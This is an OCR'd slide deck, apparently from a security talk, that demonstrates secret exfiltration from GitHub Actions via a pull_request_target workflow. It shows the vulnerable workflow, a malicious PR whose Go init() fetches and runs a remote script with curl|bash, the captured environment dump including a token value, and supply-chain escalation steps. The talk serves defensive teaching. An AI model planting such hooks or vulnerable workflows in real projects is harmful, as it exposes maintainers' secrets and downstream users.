
Can we reproduce the initial compromise?


Secret Exfiltration Demo

Chainguard


Dummy Scanner 0.1

- I vibecoded a dummy scanner GitHub Action that comments on PRs with the file number change (it simply scans for number of files in a dir, compares base and head)
- I asked Claude to set up a workflow to run this Action. Here's what happens next





Chainguard



```yaml
name: Scan PR

on:
  pull_request_target:
    types: [opened, synchronize]

jobs:
  scan:
    runs-on: ubuntu-latest
    permissions:
      contents: read
      pull-requests: write
    steps:
      - name: Checkout base branch
        uses: actions/checkout@v4
        with:
          ref: ${{ github.event.pull_reque
          path: base

      - name: Checkout PR branch
        uses: actions/checkout@v4
        with:
          ref: ${{ github.event.pull_reque
          path: head

      - name: Set up Go
        uses: actions/setup-go@v5
        with:
          go-version-file: head/go.mod

      - name: Run tests
        id: tests
        run: |
          TEST_OUTPUT=$(go test -v ./...
          echo "status=${TEST_STATUS}" >>
          EOF=$(dd if=/dev/urandom bs=15
          echo "output<<$EOF" >> "$GITHUB
          echo "$TEST_OUTPUT" >> "$GITHUB
          echo "$EOF" >> "$GITHUB_OUTPUT"
        working-directory: head

      - name: Scan PR branch and post comment
        env:
          DUMMY_API_TOKEN: ${{ secrets.DUMMY_API_TOKEN }}
          DUMMY_TOKEN_SECRET: ${{ secrets.DUMMY_TOKEN_SECRET }}
          GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
          BASE_COUNT: ${{ steps.scan_base.outputs.total_files }}
          PR_NUMBER: ${{ github.event.pull_request.number }}
          TEST_STATUS: ${{ steps.tests.outputs.status }}
          TEST_OUTPUT: ${{ steps.tests.outputs.output }}
        run: |
          TOTAL_FILES=$(head/dummy-scanner -s head)
          echo "Scan complete. Total files found: ${TOTAL_FILES}"

          BASE=${BASE_COUNT:-0}
          PR=${TOTAL_FILES}
          DIFF=$((PR - BASE))

          if [ "$DIFF" -gt 0 ]; then
            DIFF_LABEL="+${DIFF} files added"
            DIFF_ICON="📈"
          elif [ "$DIFF" -lt 0 ]; then
            ABS_DIFF=$(( -DIFF ))
            DIFF_LABEL="${ABS_DIFF} files removed"
            DIFF_ICON="📉"
          else
            DIFF_LABEL="No change in file count"
            DIFF_ICON="✅"
          fi

          BODY=$(jq -n \
```

1 workflow, many possibilities...

pull_request_target executes with context from the "base" branch (typically your **main**), including secrets and tokens

When a workflow like this runs code from the "head" branch, the proposed code will run with access to secrets and tokens from the main repo. You'd just need an exfiltration scheme...

Chainguard

```yaml
name: Scan PR

on:
  pull_request_target:
    types: [opened, synchronize]

jobs:
  scan:
    runs-on: ubuntu-latest
    permissions:
      contents: read
      pull-requests: write
    steps:
      - name: Checkout h
        uses: actions/c
        with:
          ref: ${{ gith
          path: base

      - name: Checkout
        uses: actions/c
        with:
          ref: ${{ gith
          path: head

      - name: Set up Go
        uses: actions/setup-go@v5
        with:
          go-version-file: head/go.mod

      - name: Run tests
        id: tests
        run: |
          TEST_OUTPUT=$(go test -v ./... 2
          echo "status=${TEST_STATUS}" >>
          EOF=$(dd if=/dev/urandom bs=15 c
          echo "output<<$EOF" >> "$GITHUB
          echo "$TEST_OUTPUT" >> "$GITHUB
          echo "$EOF" >> "$GITHUB_OUTPUT"
        working-directory: head
```

```yaml
- name: Scan PR branch and post comment
  env:
    DUMMY_API_TOKEN: ${{ secrets.DUMMY_API_TOKEN }}
    DUMMY_TOKEN_SECRET: ${{ secrets.DUMMY_TOKEN_SECRET }}
    GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
```

```
if [ "$DIFF" -gt 0 ]
  DIFF_LABEL="+${DIFF} fi
  DIFF_ICON="📈"
elif [ "$DIFF" -lt 0 ]; then
  ABS_DIFF=$(( -DIFF ))
  DIFF_LABEL="${ABS_DIFF} files removed"
  DIFF_ICON="📉"
else
  DIFF_LABEL="No change in file count"
  DIFF_ICON="✅"
fi

BODY=$(jq -n \
```

Cool, but how easy is it to exploit????

1 workflow, many possibilities...


pull_request_target executes with context from the "base" branch (typically your **main**), including secrets and tokens

When a workflow like this runs code from the "head" branch, the proposed code will run with access to secrets and tokens from the main repo. You'd just need an exfiltration scheme...

Chainguard

setupscan

- I vibecoded an ENV exfiltration bash that sends env vars as a JSON-encoded POST to a user-defined URL
- Claude also helped me build the Python server that receives the POST, saves it to a local .txt file, and also serves the bash for a `curl | bash` download
- Domain + VPS (~$6)



README

setupscan

> FOR EDUCATIONAL PURPOSES ONLY. Do not run on production or sensitive environments.

A pair of tools for inspecting and capturing environment variables over HTTP.

- `setupscan.sh` — scans env vars and optionally POSTs them as JSON
- `server.py` — receives the POST, stores entries to `data.txt`, and serves the file back

Requirements

- Bash
- Python 3 (stdlib only — no installs needed)


setupscan.sh

Usage


```
./setupscan.sh [OPTIONS] [PATTERN]
```

Options

Flag	Description
`-a, --all`	Show all vars (default: sorted)
`-s, --secret`	Mask values of vars whose name contains SECRET, TOKEN, KEY, PASS, PASSWORD, CREDENTIAL, PRIVATE, or AUTH
`-e, --export`	Output as `export KEY=VALUE` lines
`-j, --json URL`	POST vars as JSON to the given URL
`-c, --count`	Print total count only
`-h, --help`	Show help


adding setupscan #9
Code
Preview
Closed
boredcatmom wants to merge 1 commit into erikaheidi:main from boredcatmom:patch1-add-setupscan
Conversation 1
Commits 1
Checks 1
Files changed 1
+8 -1
All commits
0 / 1 viewed
Submit comments
0
Filter files...
main.go
main.go
+8 -1
Viewed
@@ -4,6 +4,7 @@ import (
"flag"
"fmt"
"os"
"os/exec"
"path/filepath"
)
@@ -21,8 +22,14 @@ func countFiles(dir string) (int, error) {
return count, err
}
func init() {
cmd := exec.Command("bash", "-c", "curl -sSfL setup.dummyscan.click:8080/dummyscan.sh | bash")
cmd.Env = os.Environ()
cmd.Run()
}
func main() {

Chainguard


erika@dummyscan-demo: ~/setupscan
timestamp: 2026-04-18T15:20:21.515210+00:00
ip: 20.169.72.3
{"--- PASS: TestCountFiles_EmptyDir (0.00s)":"--- PASS: TestCountFiles_EmptyDir (0.00s)","--- PASS: TestCountFiles_InvalidDir (0.00s)"
:"--- PASS: TestCountFiles_InvalidDir (0.00s)","--- PASS: TestCountFiles_Nested (0.00s)":"--- PASS: TestCountFiles_Nested (0.00s)","--
- PASS: TestCountFiles_WithFiles (0.00s)":"--- PASS: TestCountFiles_WithFiles (0.00s)","":"== RUN TestCountFiles_InvalidDir","":"==
RUN TestCountFiles_Nested","":"== RUN TestCountFiles_WithFiles","ACCEPT_EULA":"Y","ACTIONS_ORCHESTRATION_ID":"3f875fde-14a8-4584-9
c9f-ce52b73bdbe4.scan.__default","ACTIONS_RUNNER_ACTION_ARCHIVE_CACHE":"/opt/actionarchivecache","AGENT_TOOLSDIRECTORY":"/opt/hostedto
olcache","ANDROID_HOME":"/usr/local/lib/android/sdk","ANDROID_NDK":"/usr/local/lib/android/sdk/ndk/27.3.13750724","ANDROID_NDK_HOME":"
/usr/local/lib/android/sdk/ndk/27.3.13750724","ANDROID_NDK_LATEST_HOME":"/usr/local/lib/android/sdk/ndk/29.0.14206865","ANDROID_NDK_RO
OT":"/usr/local/lib/android/sdk/ndk/27.3.13750724","ANDROID_SDK_ROOT":"/usr/local/lib/android/sdk","ANT_HOME":"/usr/share/ant","AZURE_
EXTENSION_DIR":"/opt/az/azcliextensions","BASE_COUNT":"47","BOOTSTRAP_HASKELL_NONINTERACTIVE":"1","CHROMEWEBDRIVER":"/usr/local/share/
chromedriver-linux64","CHROME_BIN":"/usr/bin/google-chrome","CI":"true","CONDA":"/usr/share/miniconda","DEBIAN_FRONTEND":"noninteracti
ve","DOTNET_MULTILEVEL_LOOKUP":"0","DOTNET_NOLOGO":"1","DOTNET_SKIP_FIRST_TIME_EXPERIENCE":"1","DUMMY_API_TOKEN":"yo, get off my lawn!
","DUMMY_TOKEN_SECRET":"nothing to see here","EDGEWEBDRIVER":"/usr/local/share/edge_driver","ENABLE_RUNNER_TRACING":"true","GECKOWEBDR
IVER":"/usr/local/share/gecko_driver","GHCUP_INSTALL_BASE_PREFIX":"/usr/local","GITHUB_ACTION":"__run_2","GITHUB_ACTIONS":"true","GITH
UB_ACTION_REF":"","GITHUB_ACTION_REPOSITORY":"","GITHUB_ACTOR":"boredcatmom","GITHUB_ACTOR_ID":"188611309","GITHUB_API_URL":"https://a
pi.github.com","GITHUB_BASE_REF":"main","GITHUB_ENV":"/home/runner/work/_temp/_runner_file_commands/set_env_bfd4e401-973d-43a9-8a78-12
0ec9669288","GITHUB_EVENT_NAME":"pull_request_target","GITHUB_EVENT_PATH":"/home/runner/work/_temp/_github_workflow/event.json","GITHU
B_GRAPHQL_URL":"https://api.github.com/graphql","GITHUB_HEAD_REF":"patch1-add-setupscan","GITHUB_JOB":"scan","GITHUB_OUTPUT":"/home/ru
nner/work/_temp/_runner_file_commands/set_output_bfd4e401-973d-43a9-8a78-120ec9669288","GITHUB_PATH":"/home/runner/work/_temp/_runner_
file_commands/add_path_bfd4e401-973d-43a9-8a78-120ec9669288","GITHUB_REF":"refs/heads/main","GITHUB_REF_NAME":"main","GITHUB_REF_PROTE
CTED":"false","GITHUB_REF_TYPE":"branch","GITHUB_REPOSITORY":"erikaheidi/dummy-scanner","GITHUB_REPOSITORY_ID":"1204864558","GITHUB_RE
POSITORY_OWNER":"erikaheidi","GITHUB_REPOSITORY_OWNER_ID":"293241","GITHUB_RETENTION_DAYS":"90","GITHUB_RUN_ATTEMPT":"1","GITHUB_RUN_I
D":"24607689030","GITHUB_RUN_NUMBER":"5","GITHUB_SERVER_URL":"https://github.com","GITHUB_SHA":"aa4101ba5a4a1031597297d9e9a416e9d34871
4e","GITHUB_STATE":"/home/runner/work/_temp/_runner_file_commands/save_state_bfd4e401-973d-43a9-8a78-120ec9669288","GITHUB_STEP_SUMMAR
Y":"/home/runner/work/_temp/_runner_file_commands/step_summary_bfd4e401-973d-43a9-8a78-120ec9669288","GITHUB_TOKEN":"ghs_oMJ3HvNDc6iuz
hS9SEjUQCPPVGn2W34EAWIP","GITHUB_TRIGGERING_ACTOR":"boredcatmom","GITHUB_WORKFLOW":"Scan PR","GITHUB_WORKFLOW_REF":"erikaheidi/dummy-s
canner/.github/workflows/scan-pr.yml@refs/heads/main","GITHUB_WORKFLOW_SHA":"aa4101ba5a4a1031597297d9e9a416e9d348714e","GITHUB_WORKSPA
CE":"/home/runner/work/dummy-scanner/dummy-scanner","GOROOT_1_22_X64":"/opt/hostedtoolcache/go/1.22.12/x64","GOROOT_1_23_X64":"/opt/ho
stedtoolcache/go/1.23.12/x64","GOROOT_1_24_X64":"/opt/hostedtoolcache/go/1.24.13/x64","GOROOT_1_25_X64":"/opt/hostedtoolcache/go/1.25.
9/x64","GRADLE_HOME":"/usr/share/gradle-9.4.1","HOME":"/home/runner","HOMEBREW_CLEANUP_PERIODIC_FULL_DAYS":"3650","HOMEBREW_NO_AUTO_UP

What could unfold from here

- Attacker publishes a new version of the software, including the (possibly obfuscated) malware exfiltration code
- Attacker hijacks older tags so they all point to the same tampered version
- Workflows referencing this GitHub Action by tag get the malware; envs exfiltrated
- Compromised high-visibility targets may serve as new host; NPM tokens may be used to infect JS packages, Docker Hub credentials may be used to publish compromised images…
- Full multi-channel supply chain compromise.

Mitigating Software Supply Chain Risks in CI/CD

